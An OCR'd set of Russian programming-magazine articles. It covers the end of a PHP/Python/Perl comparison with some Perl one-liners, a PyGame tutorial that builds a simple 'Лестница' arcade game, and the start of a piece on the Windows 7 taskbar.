Чтобы меня что-то заставило перейти на другую платформу или язык, я должен увидеть реальное преимущество для себя и посетителей моих сайтов. Единственное, чего может не хватать крупным разработчикам в PHP — хорошей поддержки многоядерности и многопроцессорности. Это может стать серьезной проблемой в среде Web 3.0 или даже Web 4.0, где свою эффективность смогут показать платформы .NET и Java, которые лучше готовы к будущему на уровне платформы. Но рынок таких задач настолько мал, что большинство не обращает внимания на это «узкое место».
PHP не идеален, но он прост, удобен и достаточно эффективен для построения малых и средних сайтов. Некоторые компании умудряются строить на нем целые порталы, хотя это не главная стихия PHP. На рынке крупных систем (уровня предприятия) позиции PHP слабые и таковыми останутся, но для домашних страничек, CMS, форумов и даже сайтов компаний платформа LAMP с PHP в хвосте будет жить.

ДМИТРИЙ «FORB» ДОКУЧАЕВ,

РЕДАКТОР РУБРИКИ «ВЗЛОМ»


Дмитрий, насколько силен Perl? Просто ли его выучить?

На мой взгляд, Perl — один из простых языков. С его кроссплатформенностью и открытой модульной архитектурой можно творить многие интересные вещи. Но в настоящее время, бесспорно, web-программирование проще и легче реализовать на PHP, а вот консольный кодинг с последующим созиданием великолепных административных скриптов лучше поручить Perl'y.

Что касается трудности языка, то Perl прост и сложен одновременно. Не стоит пытаться выучить его целиком. Достаточно понять азы, просмотреть основные модули и хоть немного научиться составлять регулярные выражения.

Я начал изучать Perl еще в далеком 1999 году, и этот язык не раз выручал меня при решении довольно сложных задач.

Короче говоря, хочешь быть крутым бородатым сисадмином — учи Perl.



ТРЮКИ НА ПЕРЛЕ

1. Избавляемся от половины массива:

```
$#array /= 2;
```

2. Добавляем что-нибудь в сводный индекс массива:

```
$array[@array] = 'What to add';
```

3. Превращаем "ThisTextWithoutSpaces" в "This Text Without Spaces":

```
$text =~ s/([a-z])([A-Z])/$1 $2/g;
```

Выбор падает на Perl в случаях, когда речь идет об обработке больших объемов данных. Кстати, создание на нем масштабных приложений требует хорошей координации между разработчиками, заставляя их вспоминать о таких вещах, как согласование стиля кода, наставничество и работа в команде.

Говоря о web-разработке, необходимо упомянуть о системе шаблонов Perl'a. Когда создают динамические web-страницы, обычно хотят использовать что-то, что позволило бы сделать работу быстро и грязно. Конечно, это неправильно, но зато убирает барьеры. Осваивая Perl, тебе придется учить язык, систему шаблонов и интерфейс СУБД, и все отдельно. Если тебе не симпатизирует слово «учить» или «учить долго», подумай о PHP.

Ведя речь о крупных web-приложениях на Perl, мы подразумеваем bbc.co.uk, Amazon.com, LiveJournal. По уязвимостям Perl занимает второе место (из трех) с 9.54% — в принципе, не так уж плохо, учитывая его сложность и многолетнюю историю.


ВЫВОДЫ

Уже все? А где же бэнчмарки? Я не приводил тестов на производительность для каждого языка, потому что в конечном итоге язык разработки редко является «узким местом» системы, а с ростом производительности компьютеров более ценным становится время, затрачиваемое разработчиком на разработку/поддержку системы. Для особо интересующихся скажу, что все три языка работают примерно с одинаковой скоростью и окончательный выбор по критерию «скорость» будет зависеть от конкретной задачи (подробнее на http://shootout.alioth.debian.org/gp4). Но если тебе все-таки вздумалось заняться разработкой крупных корпоративных приложений, критичных к скорости выполнения, тебе (на всякий случай) стоит также обратить внимание на такие технологии, как .NET и JSF.

Возвращаясь к нашей троице, отмечу огромное потребление памяти PHP-скриптами и прекомпиляцию скриптов Python'a, а в заключение скажу, что все три P:

- кроссплатформенные;
- имеют открытый код;
- хорошо документированы;
- имеют огромные сообщества пользователей;
- имеют огромное количество написанного кода и библиотек;
- имеют развитые фреймворки (PHP — Symfony, php.MVC; Python-Django, CherryPy, Pylons; Perl -Catalyst, CGI::Application, Gantry);

Отсюда следует, что выбор любого из P — это уже хороший выбор.



info

Прежде чем бросаться в бой, выбрав приглянувшуюся «P», стоит обратить внимание на то, что не все хорошие языки web-программирования начинаются с нее.




links

- www.php.net
- www.perl.org
- www.python.org



dvd

На диске лежат последние версии самых известных платформ для разработки web-приложений: Symfony 1.2.7 (PHP), Django 1.0.2 (Python) и Catalyst 5.80003 (Perl).



РОМАН «SPIRIT» ХОМЕНКО
/ HTTP://TUTAMC.COM /

ВЕСЕЛАЯ СТОРОНА PYTHON'А

Юзаем библиотеку PyGame на примере игры «Лестница»

Игры — одно из лучших изобретений человечества. В них все мечты сбываются, в них мы рыцари, короли, боги! За десятки лет существования игростроя сценаристы придумали для нас множество миров, но порой так хочется создать что-то свое — тот мир, где будут царить только твои правила. В рамках этой статьи я постараюсь научить тебя использовать волшебную палочку для создания игр — PyGame.

Год назад я познакомился с PyGame и влюбился в него с первых строк документации. Сразу же я вспомнил все свои мучения, связанные с программированием на C++ в связке с DirectX, вспомнил, как все жутко тормозило, и я мучился над оптимизацией... а оно все равно тормозило. Вспомнил, как для элементарных вещей нужно было писать десятки строк кода. PyGame берет все заботы на себя. Нам остается лишь написать саму игру, а не думать, к примеру, как правильно загрузить картинку. Если ты не собираешься писать игры, то можешь заюзать PyGame для создания оригинальных интерфейсов в своих прогах или визуализации какой-либо информации.

КОЛОБОК НА ЛЕСТНИЦЕ

PyGame — это кроссплатформенный набор модулей, построенный поверх SDL-библиотеки и предназначенный для написания видеоигр. Он включает в себя библиотеки для работы с графикой и звуком, реализованные с использованием языка Python. Автор этого чуда — Pete Shinners. Чтобы все сказанное о PyGame не было лишь теорией, разберем написание простой игры «Лестница». Выбор был сделан редактором рубрики. Он прямо сказал, что или я напишу об этой игре, или он не отдаст мне ящик минералки, который проспорил на последней «научной конференции» в баре. Однако, наша «Лестница» уже не будет текстовой игрушкой. У нас появится хакерский Колобок, который должен будет пройти снизу вверх по лестницам к двери. А сверху вниз будут падать камни, так и норовящие подвергнуть нашего Колобка кровавому прессингу. Сперва я хотел рассказать тебе о каждой строчке в этой игре, но, к сожалению, игруха получилась аж на 300 строк, поэтому я поведаю только основные моменты. Они позволят тебе понять принципы работы с PyGame, а полный код игры ждет тебя на диске.

ПОГРУЖЕНИЕ, ИЛИ БАЗОВЫЕ ЗНАНИЯ

Установка PyGame в Windows проходит в несколько кликов с инсталяхи, которую можно взять с http://www.pygame.org или с нашего диска. Для Linux PyGame находится в репозитариях. Я же, как ламер, пишу под виндой и юзаю версию Python 2.5 и соответствующую ей версию библиотеки (поскольку так советует поступать сам автор библиотеки



ЛОГОТИП PYGAME

из соображений скорости). Но хватит лирики, давай скорее перейдем к кодингу. Как всегда в Python'е, использование PyGame начинается с подключения библиотек:

```
import pygame
from pygame.locals import *
```

Замечу, что pygame.locals мы полностью включили в область глобальной видимости, потому что это рекомендуют на официальном сайте. Именно там собраны основные константы, к которым мы будем часто обращаться, например, константы клавиш клавиатуры. Теперь проинициализируем PyGame и создадим окно размером 640x480 и с заголовком «][акер»:

```
pygame.init()
pygame.display.set_mode((640, 480))
pygame.display.set_caption(
  '][akep')
```

Посредством этого небольшого куска кода мы создали не только окно, но и главную поверхность (surface) для рисования, которую в любой точке программы можно получить командой pygame.display.get_surface(). Для самого же рисования реализовано множество функций. Они описаны в документации на официальном сайте. В качестве примера разберем рисование линии:

```
pygame.draw.line(window,(10,100,
    100),(10,200),(20,300),2)
```

Здесь window — поверхность, на которой рисуется линия; затем идет цвет линии в формате (R,G,B), начальные и конечные точки линии в формате (X,Y), и, наконец, ширина линии. Кстати, эта линия будет не сглажена! Чтобы нарисовать сглаженную линию, нужно line изменить на aaline. Но это все не очень важно, ведь красивую графику таким образом не нарисуешь. Нам придется подгружать картинки с файлов и их отображать, но об этом позже.
Если мы попробуем сейчас нарисовать линию на главной поверхности, то все равно ничего не увидим — PyGame автоматически использует двойную буферизацию, и для того, чтобы все это хозяйство перебросить с главной поверхности на поверхность, которая проецируется на видеокарту, нужно вызвать pygame.display.flip().

```
import pygame
from pygame.locals import *
pygame.init()
```



ОФИЦИАЛЬНЫЙ САЙТ PYGAME

```
window = pygame.display. \
  set_mode((640, 480))
pygame.display.set_caption(
  '][akep')

pygame.draw.aaline(window,
  (10,100,100),(10,200),(20,300),2)
pygame.display.flip()
while 1:
  pass
```

У этого тестового примера есть небольшой минус: он не обрабатывает события, а ведь нам нужно хотя бы научить его закрываться при нажатии на «крестик». Для получения событий существует функция pygame.event.get(), которая возвращает список всех событий, которые возникли с момента последнего вызова этой функции. Изменим последний бесконечный цикл на вот такой:

```
while 1:
 for event in pygame.event.get():
  if event.type == QUIT:
   sys.exit()
```

Теперь приложение нормально отображается, не кажется зависшим и даже закрывается :), потому что мы принимаем события и корректно их обрабатываем. Среди типов событий есть и события, связанные с клавишами — например, KEYDOWN и KEYUP. И если мы захотим, чтобы наше приложение закрывалось еще и при нажатии клавишу Esc, то можно добавить условие:

```
if event.type == KEYDOWN:
 if event.key == K_ESCAPE:
  sys.exit()
```

Тут мы видим, что нажатая клавиша сохраняется в event.key, а мы сравниваем ее с константой клавиши Esc и должным образом реагируем. Все эти константы перечислены в документации, правда, мне почему-то не удалось найти константу на Enter, поэтому в этой ситуации я сравнивал key с числом 13 — кодом Enter'а.

НАЧАЛО ГЕЙМ-КОДИНГА, ИЛИ АРХИТЕКТУРА

Овладев этими базовыми знаниями, мы готовы к гейм-кодингу. Начнем с самого трудного — архитектуры, ведь при неправильно выбранной архитектуре разработка превращается в ад, и последующие изменения в каждой строчке кода можно приравнять к принудительному прослушиванию песни Димы Билана. Архитектура «Лестницы» полностью основана на объектах. Основной объект — general — порожден классом General. Он проводит первоначальную инициализацию и впоследствии обрабатывает глобальные события:

```
class General():
  level = 0
  def __init__(self):
    pygame.init()
    pygame.display.set_mode(
      (640, 480))
    pygame.display.set_caption(
      '][akep')
  def event(self,event):
    if event.type == QUIT:
      sys.exit()
    if event.type == KEYUP:
      if event.key == K_ESCAPE:
        self.location = exit_location
```

Как видно из вышеуказанного кода, в конструкторе он создает окно и обрабатывает события, ведущие к переходу к локации exit_location.
Локации — это объекты, наследованные от класса Location:

```
class Location(object):
  def __init__(self):
    self.window = pygame.display.\
      get_surface()
  def event(self,event):
    pass
  def draw(self):
    pass
```

Локации имеют конструктор, функцию по обработке событий и функцию по прорисовке экрана. Все выглядит достаточно запутано, но давай посмотрим на программу целиком (без самих объектов):

```
general = General()
start_location = Start_location()
game_location = Game_location()
exit_location = Exit_location()

general.location = start_location

clock = pygame.time.Clock()
while 1:
 for event in pygame.event.get():
   general.location.event(event)
   general.event(event)
 general.location.draw()
 pygame.display.flip()
 clock.tick(30)
```

Как можно заметить, сначала создается general-объект. Далее создаются три лока-

GAME OVER! GAME OVER! GAME OVER!

ИСТОРИЯ PYGAME. РАССКАЗ СОЗДАТЕЛЯ

Идея проекта PyGame родилась летом 2000 года. Будучи С-программистом с большим стажем, я почти одновременно обнаружил для себя Python и SDL. Библиотека SDL (Simple Directmedia Library) была создана Sam Lantinga как кросплатформенная С-библиотека для контроля мультимедиа. Она использовалась в сотнях коммерческих и бесплатных игр. Я был под впечатлением от нее и понял, что, если совместить Python и SDL, получится очень интересная вещь. Работу над PyGame я начал в октябре 2000 года, и через 6 месяцев была выпущена версия 1.0.

ции: start_location — показывает юзеру приглашение начать игру, game_location — непосредственно игра, exit_location — показывает набранный уровень. Дальше в переменную general.location сохраняется стартовая локация, то есть она как бы становится активной. Затем в бесконечном цикле мы получаем список событий и передаем их как текущей локации, так и на глобальную обработку. Затем вызывается метод draw активной локации и прорисовывает экран. Удачно выбранная архитектура дает возможность разделить код, относящий к разным локациям. Но я пропустил объяснение строчки clock.tick(30). Это очень важная часть, которая не дает 4-ядерному CoreDuo проиграть игру еще до того, как пользователь что-то успеет увидеть :). Строчка делает FPS статическим и равным 30. Иначе говоря, она оценивает разницу между последними вызовами и следит, чтобы эта разница была равна 1/30 секунды. Конечно, современные игры обычно имеют динамический FPS, но это несколько сложнее в реализации, да и в аркадах бессмысленно. Посмотрим, как реализована первая локация:

```
class Start_location(Location):
 def __init__(self):
  Location.__init__(self)
  self.background = pygame.image.load('f.png')
 def draw(self):
  self.window.blit(self.background, (0, 0))
 def event(self,event):
  if event.type == KEYDOWN:
   if event.key == 13:
    general.location = game_location
```

В конструкторе вызывается функция `pygame.image.load('f.png')`, которая считывает рисунок, переданный в параметре, и возвращает поверхность с ним. Реализация функции draw также состоит из одной функции главной поверхности. Функция blit копирует на свою поверхность (передана в первом параметре), начиная с позиции, которая передается во втором параметре. Обработка событий реагирует лишь на нажатия <Enter>, после чего выставит локацию игры как текущую. Выбранная архитектура позволяет достаточно просто разбрасывать код в отдельные обособленные объекты. Локация Exit_location сделана аналогично этой, и мы не будем ее рассматривать (изучай код на диске). Но переходить к Game_location нам рановато. Мы еще ничего не знаем о спрайтах.

СПРАЙТЫ


Спрайт — графический объект в игре, который может перемещаться по игровому пространству. Это важнейшая деталь в 2D-играх, хотя замечу, что и в 3D они также используются, например, при рисовании далеких объектов (при приближении они рисуются полигонами) и в процессе создания некоторых спецэффектов. То есть, спрайт — это объект, который содержит картинку или серию картинок (для анимации спрайта), координаты его нахождения и другие свойства, а также — логику движения спрайта и пр. В PyGame спрайты нужно наследовать от pygame.sprite.Sprite. Рассмотрим спрайт Камень:

```
class Kamen(pygame.sprite.Sprite): speed = 1
 status = 0 # 0-down,1-left,2-right
 def __init__(self):
  pygame.sprite.Sprite.__init__(self)
  image = pygame.image.load('kamen.png').convert()
  image.set_colorkey(image.get_at((0,0)), RLEACCEL)
  self.image = image
  self.rect = image.get_rect()
 def update(self,args):
  #тут логика движения камня, ее смотри в исходнике на диске
  self.rect.x = newX
  self.rect.y = newY
```


Итак, объект содержит в себе некоторые переменные, необходимые нам для логики — а именно, скорость и направление движения. Также здесь есть конструктор, подгружающий изображения. На процесс загрузки изображения придется обратить пристальное внимание — сначала мы загружаем картинку, а потом в ней, с помощью функции set_colorkey, заменяем все пиксели, одинаковые по цвету с пикселем из левого верхнего угла на прозрачный. Конечно, это выглядит несколько дико. На практике я советую использовать встроенную в png прозрачность, изменив convert() на convert_alpha(). Дело в том, что во время написания проги у меня не было денег на покупку лицензионного фотошопа :), поэтому картинки я рисовал в Paint, а там прозрачности я не обнаружил. Красота спрайтов особенно проявляется при их количестве. Для их удобного объединения существует класс pygame.sprite.Group. Создадим три камня:

ВСПОМИНАНИЯ АЛЕКСАНДРА ЛОЗОВСКОГО (ИЗ СТАТЬИ «ШАГ В ПРОШЛОЕ», http://www.xakep.ru/magazine/xs/064)

В далеком 1989 году я впервые увидел компьютер. Мне купили «Микрошу» — суперсоветскую ЭВМ, которая не может существовать без телевизора и магнитолы. На многократно зажеванной и разглаженной пленке кассеты МК60, помимо кучи полезных программ, были и игры, а среди них — та самая «Лестница». Идея ее проста: человечек идет снизу вверх по лабиринту (точнее, даже не по лабиринту, а просто по уровням, соединенным лестницами, причем игровое поле открывается взору полностью). Наверху же игрового поля находится один (несколько) источников, из которых вываливаются скачущие камни. Камни (в виде символа «0») катятся вниз по уровням и лестницам, подпрыгивают и норовят раздавить игрока. Цель — долезть до верха. Уровней, причем самого разного дизайна, было куча. Я, к примеру, дошел до 14-го и нисколько не растерял игровой интерес :).



СКРИН ПЕРВОЙ ЛОКАЦИИ «ЛЕСТНИЦЫ»



КНИГА О PYGAME

```
kamens = pygame.sprite.Group()
for i in xrange(0,3):
  kamens.add( Kamen() )
```

Если нам нужно, чтобы камни немного продвинулись, вызовем kamens.update(args), и эта функция вызовет функцию update для каждого спрайта из группы. Для прорисовки всех спрайтов существует функция draw, — она принимает параметр «поверхность», на которой нужно прорисовать спрайты:

```
kamens.draw(window)
```

Теперь мы готовы посмотреть на главную локацию — Game_location, а точнее — на функцию draw:

```
def draw(self):
  self.window.blit(self.background, (0, 0))
  self.kolobok.draw(self.window)
  self.kamens.update()
  self.kamens.draw(self.window)
  for kamen in pygame.sprite. \
    spritecollide(self.kolobok,self.kamens,0):
  general.location = exit_location
```

В начале этой функции на главную поверхность отображается фоновое изображение, затем — рисуется спрайт колобка. Далее, в группе спрайтов «Камни», появляются движения, которые рисуются на экране. Наконец, последние две строчки наиболее интересны, ведь с помощью одной простой функции pygame.sprite.spritecollide() мы проверяем, пересекся ли колобок с каким-то камнем. Эта функция возвращает булевый список, и если произошло столкновение, то мы изменяем локацию на exit_location.

ОБРАБОТКА КЛАВИШ

Сначала рассмотрим, как двигается колобок, ведь он не принимает входящих событий о нажатии клавиш! Объект колобка использует функцию pygame.key.get_pressed(), которая возвращает булевый список с состоянием нажатия каждой клавиши. Мы потом можем его проверить, используя константы. «Движущий» кусок кода колобка выглядит так:

```
keys = pygame.key.get_pressed()
if keys[K_LEFT]:
 self.left()
if keys[K_RIGHT]:
 self.right()
if keys[K_UP]:
 self.up()
if keys[K_DOWN]:
 self.down()
```

МУЗЫКА

Игра без музыки — это не игра. К тому же, «поставить пластиночку» можно очень просто:



ЛУЧШАЯ КНИГА О ГЕЙМ-КОДИНГЕ ОТ АНДРЕ ЛАМОТА!

```
pygame.mixer.music.load('s.mp3')
pygame.mixer.music.play()
```

Эти функции загружают mp3-файл и начинают его проигрывание. Далее мы можем управлять процессом проигрывания. Например, пауза и снятие с паузы будут выглядеть так:

```
if event.type == KEYUP:
  if event.key == K_m:
    if self.music:
      pygame.mixer.music.pause()
      self.music = 0
  else:
    pygame.mixer.music.unpause()
    self.music = 1
```

Кстати, музыка не будет играть, если в mp3-шном файле есть теги второй версии. И это баг, а не фича.

GAME OVER

На этом ознакомление с PyGame можно считать завершенным. Осталось лишь зайти на диск, найти там игру и поиграть в нее. Удачи тебе в создании собственных миров!][



links


- www.pygame.org — сайт PyGame.
- www.penzilla.net/tutorials/python/pygame — несколько интересных туториалов по PyGame.
- www.python.org — сайт Python'а.



dvd

На диске смотри игруху со всеми исходниками.

ИГОРЬ АНТОНОВ
/ ANTONOV.IGOR.KHV@GMAIL.COM /



SUPERBARCODING ПОД WINDOWS 7

Готовые решения для взаимодействия с новым таскбаром

Панель задач, носящая гордое название «SuperBar» — не просто симпатичная панелька в стиле Mac OS. Это абсолютно новый компонент системы, способный выполнять кучу полезных функций.

Если ты планируешь всерьез заняться разработкой софта под новую ОС и хочешь, чтобы твои программы не выглядели белыми воронами в сравнении с конкурентами, — ты просто обязан разобраться и реализовать в них полную поддержку всех новых фишек таскбара. Тем более, все эти штучки делают работу с приложением более комфортной и удобной.

ЧТО НАМ ПОТРЕБУЕТСЯ


Для знакомства с возможностями нового таскбара тебе понадобится Visual Studio и библиотека **.NET Interop Sample Library** (http://code.msdn.microsoft.com). В эту либу входят уже известная Vista-разработчикам библиотека — Vista Bridge — и многочисленные примеры, демонстрирующие использование некоторых новых технологий Windows 7 (SuperBar, Librarys, Sensor and Location Platform и т.д.). Мы затронем лишь SuperBar, но, если захочешь узнать подробнее о перечисленных технологиях, то намыль письмецо редактору рубрики и, возможно, в одном из ближайших номеров появится соответствующая статья.

PROGRESSBAR НА ПАНЕЛИ ЗАДАЧ

